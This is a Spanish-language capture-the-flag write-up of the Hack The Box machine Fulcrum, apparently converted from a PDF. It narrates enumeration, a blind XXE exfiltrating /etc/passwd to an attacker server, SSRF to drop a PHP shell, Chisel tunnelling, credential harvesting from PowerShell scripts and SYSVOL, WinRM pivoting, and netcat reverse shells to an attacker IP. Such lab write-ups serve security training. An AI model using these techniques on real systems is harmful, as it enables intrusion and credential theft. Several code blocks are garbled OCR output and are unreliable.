


Fulcrum es una de las máquinas más desafiantes en Hack The Box. Requiere múltiples pivotes entre Linux y Windows, y se centra en gran medida en el uso de PowerShell.



Enumeración

La dirección IP de la máquina víctima es 10.129.136.254. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.136.254 -oN scanner_fulcrum para descubrir los puertos abiertos y sus versiones:

• (-p-): realiza un escaneo de todos los puertos abiertos.

- (-sS): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (-sC): utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (-sV): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (--min-rate 5000): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (-Pn): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
| Neap 7.945WM scan initiated Sum Jun 23 19:13:08 2024 as: mmap p- n5 -st -st -st -state-rate 5000 eve h -ob scanner_fulcrum 10.129.136.254 Increasing send delay for 10.129.136.254 from 6 to 5 due to 950 aut of 1920 dropped probes since last increase. Increasing send delay for 10.129.136.254 from 5 to 10 due to 294 out of 978 dropped probes since last increase. Increasing send delay for 10.129.136.254 from 6 to 80 due to 30 aut of 1008 dropped probes since last increase. Increasing send delay for 10.129.136.254 from 6 to 10 due to 30 aut of 1008 dropped probes since last increase. Increasing send delay for 10.129.136.254 from 6 to 100 due to 320 due to 340 out of 112 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 10 due to 20 aut of 970 dropped probes since last increase. Name 5 and 6 to 20 auto-20 aut
```

Análisis del puerto 4 (HTTP)

Esta página web de apariencia simple, y sin ninguna funcionalidad aparente, presenta un mensaje que indica que está actualmente "Under Maintance".




Al pulsar en el enlace que aparece en esta págagina web aparece lo siguiente:




Under Maintance

Please <u>try again</u> later.


Con el objetivo de obtener más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles, además de filtrar por archivos con extensiones txt, html y php.



Este análisis reveló la existencia de un archivo llamado home.php que permite la subida de archivos de imágenes. Así que, intenté subir un archivo:




Independientemente del tipo de archivo de imagen que intentaba subir, el sistema producía un error.




Análisis del puerto 80 y 9999 (HTTP)

Al continuar con el análisis de la máquina, accedí a la página web alojada en el servidor por el puerto 80, pero encontré un hallazgo bastante curioso: un mensaje de error típico de los servidores web de Windows. Este descubrimiento es especialmente interesante dado que Fulcrum es, de hecho, una máquina Linux.




Al acceder a la página web disponible por el puerto 9999 encontré el mismo mensaje de error típico de los servidores web de Windows.




Análisis del puerto 88 (HTTP)

Al acceder a la página web por el puerto 88, encontré la página de inicio de sesión de phpMyAdmin. Sin embargo, no puede iniciar sesión al no disponer de credenciales válidas.



Análisis del puerto 56432 (HTTP)

Al acceder a la página web asociada al puerto 56432, encontré un mensaje en formato JSON: {"Heartbeat":{"Ping":"Pong"}}.



Antes de profundizar en el análisis de esta página web, utilicé Gobuster para obtener información adicional sobre esta página web.

```
| Gobuster v3.6 | Lipschill |
```

La salida obtenida anteriormente estaba en formato JSON: {"Heartbeat":{"Ping":"Pong"}}, asi que, intenté manipular esta salida enviando datos al servidor en formato XML.




Sabiendo que es posible manipular la salida de datos con texto XML, realicé un ataque de inyección de entidades externas XML (XXE) con el objetivo de extraer información de archivos de la máquina víctima. Esta vulnerabilidad permite a un atacante manipular el procesamiento de documentos XML de una aplicación para interactuar con cualquier URI externa.




La vulnerabilidad de Blind XXE surge cuando la aplicación es vulnerable a la inyección XXE pero no devuelve los valores de ninguna entidad externa definida dentro de sus respuestas. Esto significa que la recuperación directa de archivos del lado del servidor no es posible.


En este tipo de ataques, se realiza una solicitud HTTP a una URL específica definida por el atacante. Como el atacante tiene control sobre el sistema al que apunta la URL, puede monitorear la búsqueda de DNS resultante y la solicitud HTTP. De esta manera, puede detectar si el ataque XXE ha sido exitoso.



Para extraer datos del servidor alojé, en primer lugar, un Document Type Definition (DTD) malicioso en un sistema bajo mi control. Luego, invoqué este DTD externo desde dentro de la carga útil XXE. El código definido dentro del DTD malicioso se ejecuta, y el archivo /etc/passwd se transmite a mi servidor.



Si el ataque blind XXE ha tenido éxito, se obtiene en base64 el archivo solicitado y,además, pude ser decodificado para revelar su contenido original.



Después de recibir el archivo solicitado en formato base64, decodifiqué el contenido para leer el archivo /etc/passwd de la máquina objetivo. Este archivo es fundamental, ya que contiene detalles de los usuarios del sistema.


```
pkbnNtYXMxOngoMTE:0jYXNTWOomBuc21hc3EsiCu66i32hci9saWTybwTcYzovdXNyl3NiaWavbbm05b2dpbgpsaWJ2a
c3EsiCu66i3Zhci9saWTybGlidmlydcykbnNtYXMxOi91c3Tvc2Jpbi9ubzxvZ2luCg==" | base64 -d
rootx:0:0:0:root:/root:/bin/hash
daemon:x:1:1:daemon:/usr/sbin/yologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
mai:x:8:8:mail:/var/sail:/usr/sbin/nologin
mai:x:8:8:mail:/var/sail:/usr/sbin/nologin
mucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
mww-data:x:33:33:www-data:/var/wawi/usr/sbin/nologin
backup:x:34:33:baw-data:/var/wawi/usr/sbin/nologin
backup:x:34:33:baw-data:/var/wawi/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:44:16:dast Bug-Reporting System (admin):/var/lbin/gnats:/usr/sbin/nologin
systend-resolve:x:10:103:systend Resolver,...;/run/systemd:/usr/sbin/nologin
systend-resolve:x:10:103:systend Resolver,...;/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
tsx:x:106:111:TM software stack,,,;/var/lbi/tpm:/bin/false
usidd:x:107:112::/run/war/tab/droospa-cyusr/sbin/nologin
cpdumpx:108:113::/nonexistent:/usr/sbin/nologin
systend-coredump:x:999:999:systend Core Dumper://usr/sbin/nologin
londscape:x:108:113::/var/cache/pollinate:/bin/false
usidd:x:109::/var/snap/txd/common/txd/sbin/nologin
londscape:x:108:113::/var/snap/txd/common/txd/sbin/nologin
loburt-dnsmasq:x:114:120:Libvirt Onsmasq,,,:/var/lib/lbivirt/dnsmasq:/usr/sbin/nologin
```

Además, también pude leer el archivo que hace que esta página web sea vulnerable a este tipo de ataques XXE.


```
- ceche "Popumatkcent Vertic Sparce 20 (Author Strador / Descargas)
- eeche "Popumatkcent Vertic Sparce 20 (Author Strador / Descargas)
- eeche "Popumatkcent Vertic Sparce 20 (Author Strador / Descargas)
- eeche "Popumatkcent Vertic Sparce 20 (Author Strador / Descargas)
- eeche "Popumatkcent Vertic Sparce 20 (Author Strador / Descargas)
- eeche "Popumatkcent Vertic Sparce 20 (Author Vertic Sp
```

Otro archivo de interés es /proc/net/fib_trie. Este archivo es particularmente útil ya que proporciona información sobre las tablas de enrutamiento del kernel, incluyendo las direcciones IP.

Los ataques XXE pueden ser utilizados para realizar falsificaciones de solicitudes del lado del servidor (SSRF). El código mostrado en la imagen siguiente define una entidad XML externa que apunta a una URL específica en un sistema bajo mi control. Al utilizar esta entidad dentro del documento XML, induje a la aplicación del lado del servidor a realizar una solicitud HTTP a la URL especificada.



Una vez que confirmé el éxito del ataque SSRF a través de XXE, creé un archivo PHP que me permitiera realizar la intrusión dentro de la máquina objetivo.



Análisis de la dirección IP 192.168.122.228

Una vez dentro de la máquina objetivo, usé el comando arp -n para obtener más información sobre la red a la que está conectada. El comando arp -n muestra la tabla ARP del sistema, que contiene un mapeo de direcciones IP y sus correspondientes direcciones MAC.

Teniendo en cuenta esta información, desarrollé un script en bash para comprobar la conectividad de esta máquina con las direcciones IP descubiertas.

Después de ejecutar el script anterior, compruebo que sólo tengo conectividad con la dirección IP 192.168.122.228:

```
www-data@fulcrum:/tmp$ ./ping.sh
PING 192.168.122.130 (192.168.122.130) 56(84) bytes of data.
--- 192.168.122.130 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
PING 192.168.122.132 (192.168.122.132) 56(84) bytes of data.
--- 192.168.122.132 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
PING 192.168.122.228 (192.168.122.228) 56(84) bytes of data.
64 bytes from 192.168.122.228: icmp_seq=1 ttl=128 time=55.1 ms
--- 192.168.122.228 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.092/55.092/55.092/0.000 ms
www-data@fulcrum:/tmp$
```

Una vez que confirmé la conectividad con la dirección IP 192.168.122.228, descargué un binario portable de la herramienta Nmap para listar los puertos abiertos de dicha dirección IP en la máquina objetivo. Esto me permitió identificar qué puertos están abiertos.

```
www-data@fulcrum:/tmp$ ./nmap -p- -sT --min-rate 5000 -vvv -Pn 192.168.122.228


Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-06-23 19:04 UTC
Unable to find nmap-services! Resorting to /etc/services
Initiating Parallel DNS resolution of 1 host. at 19:04
Completed Parallel DNS resolution of 1 host. at 19:04, 11.67s elapsed
DNS resolution of 1 IPs took 11.67s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 1, TR: 3, CN: 0]
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating Connect Scan at 19:04
Scanning 192.168.122.228 [65535 ports]
Discovered open port 80/tcp on 192.168.122.228
Discovered open port 5985/tcp on 192.168.122.228
Completed Connect Scan at 19:05, 26.41s elapsed (65535 total ports)
Nmap scan report for 192.168.122.228
Host is up, received user-set (0.023s latency).
Scanned at 2024-06-23 19:04:41 UTC for 26s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT STATE SERVICE REASON
80/tcp open http syn-ack
5985/tcp open unknown syn-ack
Read data files from: /etc
Nmap done: 1 IP address_(1 host up) scanned in 38.12 seconds
```

El puerto 5985, que se utiliza para el servicio WinRM (Windows Remote Management), estaba abierto, sin embargo, no es posible acceder a dicho puerto desde mi máquina de atacante. Además, dentro de la carpeta upload había un archivo en PowerShell que podría ser útil.

```
www-data@fulcrum:/tmp$ cat /var/www/uploads/Fulcrum_Upload_to_Corp.ps1
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/
$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','
$3 = '76492d1116743f0423413016050a5345MgB8AEQAVABpAHoAWgBVAFUALwBXAHEAcABKAFOAQQBNAGEARgArAGYAVgBGAGCAPQA9AHwAOQAwADgANwAXADIAZgA1ADgAI
ZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAXADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)
Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1
```

Con el fin de entender mejor cómo funciona el script que encontré, lo ejecuté usando pwsh. Después, utilicé el comando **GetNetworkCredential**. Este comando devuelve un objeto que contiene la contraseña y el nombre de usuario de las credenciales en texto plano.

Una vez que obtuve posibles credenciales, descargué el binario de Chisel en la máquina objetivo. Chisel es una herramienta de red rápida y eficiente que permite el tunelizado TCP/UDP a través de un canal HTTP.



Con el binario de Chisel en la máquina objetivo, utilicé técnicas de Remote Port Forwarding. Esta técnica permite redirigir el tráfico de un puerto específico en la máquina objetivo a un puerto en mi máquina atacante.

```
(administrador@kali)=[~/Descargas]
$ ./chisel_1.9.1_linux_amd64 server --reverse -p 1234
2024/06/23 21:27:56 server: Reverse tunnelling enabled
2024/06/23 21:27:56 server: Fingerprint cl9Z/pIf5YdBk/C+MxTr2z4c5BaWLjwyROIiHEC1ZHQ=
2024/06/23 21:27:56 server: Listening on http://o.o.o.o:1234
2024/06/23 21:28:43 server: session#1: tun: proxy#R:5985=>192.168.122.228:5985: Listening
```

Después, procedí a verificar si las credenciales obtenidas eran válidas para WinRM. Para ello, utilicé CrackMapExec, una herramienta de post-explotación que permite la ejecución de comandos en sistemas remotos.

Tras confirmar que las credenciales eran válidas y que podía ejecutar comandos, inicié sesión en la máquina remota. Para ello, utilicé Evil-WinRM, una herramienta que permite la gestión remota de sistemas Windows.

```
| Creating New Content | Transport | New York | New Yor
```

El comando ipconfig /all, proporciona una salida detallada de todas las interfaces de red en el sistema. Al revisar la salida de este comando, descubrí que el servidor DNS que utiliza esta máquina Windows es la dirección IP 192.168.122.130.

En el directorio C:\inetpub\wwwroot\ se encuentra un archivo de configuración importante llamado web.config. Este archivo es utilizado por IIS (Internet Information Services) y el módulo ASP.NET Core para configurar una aplicación web. Además, en este archivo encontré posibles credenciales válidas:

```
| Claim parties "In " encoding "Third " encoding " the "encoding " third " encoding " third " encoding " third " encoding " en
```

El siguiente código permite buscar todos los objetos de usuario en el servidor LDAP usando las credenciales encontradas en el archivo de configuración anterior:

```
### Properties | P
```

Como alternativa a la interacción directa con el servidor LDAP, es posible utilizar PowerView, un script de PowerShell conocido por su eficacia en la exploración de Active Directory.

Primero, descargué el script PowerView en la máquina objetivo.

En segundo lugar, el siguiente código muestra información detallada sobre los usuarios en el directorio activo.

```
Section Sectio
```

Por último, seleccioné los campos name, info y logoncount de la información del usuario obtenida. Al examinar los datos obtenidos, obtuve credenciales de un usuario que podrían ser válidas:

Después de obtener información de usuario potencialmente útil, intenté ejecutar comandos de manera remota en la máquina file.fulcrum.local cuya dirección IP es 192.168.122.132.

```
AEVIL-WINEMA PS C:\Windows\Temp\pwd>

*EVIL-WINEMA PS C:\Windows\Temp\pwd> $passwd = ConvertTo-SecureString '++FileServerLogon12345++' -AsPlainText -Force

*EVIL-WINEMA PS C:\Windows\Temp\pwd> $Cred = New-Object System.Management.Automation.PSCredential('FULCRUM\BTables', $passwd)

*EVIL-WINEMA PS C:\Windows\Temp\pwd> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -ScriptBlock { whoami }

fulcrum\btables

*EVIL-WINEMA PS C:\Windows\Temp\pwd> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -ScriptBlock { ipconfig }

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix :

Link-local IPV6 Address . . . : fe80::7951:5c86:6630:5e64%3

IPV4 Address . . . . : 192.168.122.132

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . : 192.168.122.1

*EVIL-WINEMA PS C:\Windows\Temp\pwd> [
```

El siguiente código verifica si es posible establecer una conexión de red al puerto 53 en la dirección IP 10.10.16.21 desde el sistema remoto file.fulcrum.local.

```
Win

(**cot&|sal**)-|/home/administrador/Descargas|
Eth | nc -nlvp 53 | connect to [10.10.10.21] from (UNKKNOWN) [10.129.136.254] 49714

(**coto*|sal**)-|/home/administrador/Descargas|

(**coto*|sal**)-|/home/administrador/Descargas|

**Evil-binswe PS C:\Windows\Temp\pwd> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -ScriptBlock { Test-NetConnection -ComputerName 10.10.16.21 -Port 53 }
```

Una vez que confirmé que podía utilizar el puerto 53 para establecer una conexión, hice uso de un script de PowerShell conocido como Invoke-PowerShellTcpOneLine.ps1. Al observar los recursos compartidos del sistema dc.fulcrum.local, encontré dos recursos compartidos: NETLOGON y SYSVOL.

```
)-[/home/administrador/Descargas]
   nc -nlvp 53
listening on [any] 53 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.136.254] 49717
PS C:\Users\BTables\Documents> whoami /all
USER INFORMATION
User Name
               SID
------
fulcrum\btables S-1-5-21-1158016984-652700382-3033952538-1105
PS C:\Users\BTables\Documents> Get-SMBShare
Name ScopeName Path Description
ADMIN$ *
                  Remote Admin
                  Default share
IPC$
                  Remote IPC
PS C:\Users\BTables\Documents> net use \\dc.fulcrum.local\IPC$ /user:fulcrum\btables ++FileServerLogon12345++
The command completed successfully.
PS C:\Users\BTables\Documents> net view \\dc.fulcrum.local
Shared resources at \\dc.fulcrum.local
Share name Type Used as Comment
                 Logon server share
NETLOGON
         Disk
                       Logon server share
          Disk
The command completed successfully.
```

En el recurso compartido sysvol en dc.fulcrum.local se encuentra un directorio que es posible que contenga algún tipo de información que podría ser de utilidad:

Este directorio contenía varios archivos de PowerShell que podría contener algún tipo de información importante:

Al investigar el contenido de los archivos descubiertos anteriormente, encontré una posible contraseña del usuario 923a.

```
PS F:\fulcrum.local\scripts> type a1a41e90-147b-44c9-97d7-c9abb5ec0e2a.ps1

# Map notwork drive v1 0

$User = '923a'

$Pass = '@fulcrum_bf392748ef4e_$'

ConvertTo-SecureString -AsPlainText -Force

$Cred = new-voject System.management.Automation.PSCredential ($User, $Pass)

New-PSDrive -Name '\\file.fulcrum.local\global\' -PSProvider FileSystem -Root '\\file.fulcrum.local\global\' -Persist -Credential $Cred
```

Con las credenciales obtenidas anteriormente, fui capaz de ejecutar comandos en la máquina remota:

```
PS F:\fulcrum.local\scripts> $pass = ConvertTo-SecureString '@fulcrum_bf392748ef4e_$' -AsPlainText -Force
PS F:\fulcrum.local\scripts> $cred = New-Object System.Management.Automation.PSCredential('FULCRUM\923a', $pass)
PS F:\fulcrum.local\scripts> Invoke-Command -Computer dc.fulcrum.local -Credential $cred -scriptblock { whoami }
fulcrum\923a
PS F:\fulcrum.local\scripts> [
```

Para finalizar, pude obtener acceso a la máquina víctima como administrador del dominio y, así, obtener la flag de root:

```
(root@ kali)-[/home/administrador/Descargas]
nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.136.254] 55160
PS C:\Users\923a\Documents> whoami
fulcrum\923a
PS C:\Users\923a\Documents> type
C:\\Users\\administrator\\Desktop\\root.txt

PS C:\Users\923a\Documents> [
```

Bibliografía

https://portswigger.net/web-security/xxe/blind

https://learn.microsoft.com/en-us/aspnet/core/host-and-deploy/iis/web-config?view=aspnetcore-6.0 https://learn.microsoft.com/en-us/powershell/module/nettcpip/test-

netconnection?view=windowsserver2022-ps

https://learn.microsoft.com/en-

us/dotnet/api/system.management.automation.pscredential?view=powershellsdk-7.4.0

powershell-functions?view=powershell-7.4

https://learn.microsoft.com/en-

us/dotnet/api/system.management.automation.scriptblock?view=powershellsdk-7.4.0

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/invoke-command?view=powershell-7.4
https://learn.microsoft.com/es-es/powershell/module/microsoft.powershell.core/about/about_script_blocks?view=powershell-7.4
https://github.com/jpillora/chisel